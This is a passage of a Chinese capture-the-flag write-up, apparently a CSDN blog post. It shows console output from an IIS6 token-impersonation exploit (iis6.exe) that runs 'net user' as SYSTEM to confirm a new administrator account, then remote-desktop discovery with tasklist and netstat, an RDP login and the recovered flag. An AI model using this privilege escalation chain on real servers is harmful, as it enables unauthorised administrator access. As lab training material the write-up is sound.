
```
[+]Done, command should have ran as SYSTEM!

命令成功完成。


D:\RECYCLER\> iis6.exe "net user qwe"
Run command [iis6.exe "net user qwe"] fai

D:\RECYCLER\> iis6.exe "net user qwe"
[IIS6Up]—>IIS Token PipeAdmin golds7n Version
[IIS6Up]—>This exploit gives you a Local System shell
[IIS6Up]—>Set registry OK
[process walking]: 1888 wmiprvse.exe
[IIS6Up]—>Got WMI process Pid: 1888
[Try 1 time...]
[IIS6Up]—>Found token SYSTEM
[*]Running command with SYSTEM Token...
[*]Command: net user qwe
[+]Done, command should have ran as SYSTEM!

用户名                qwe
全名
注释
用户的注释
国家(地区)代码        000 (系统默认值)
帐户启用              Yes
帐户到期              从不

上次设置密码          2022-3-30 0:46
密码到期              2022-5-11 23:33
密码可更改            2022-3-30 0:46
需要密码              Yes
用户可以更改密码      Yes

允许的工作站          All
登录脚本
用户配置文件
主目录
上次登录              从不

可允许的登录小时数    All

本地组成员            *Administrators      *Users
全局组成员            *None
命令成功完成。


D:\RECYCLER\>
```


拿到管理员账户，尝试远程桌面


用**tasklist -svc**命令查看了这台服务器开启的服务，发现远程桌面服务**termservice**的**pid**是**2408**



然后使用**netstat -ano**查看了端口和连接状态，找到pid2408的进程，查看端口



远程桌面连接，C盘目录下找到flag


59.63.166.75 - 远程桌面连接
安全配置向导
flag.txt - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
zkz{F3ck_power_3y3stem}
CSDN @ma963852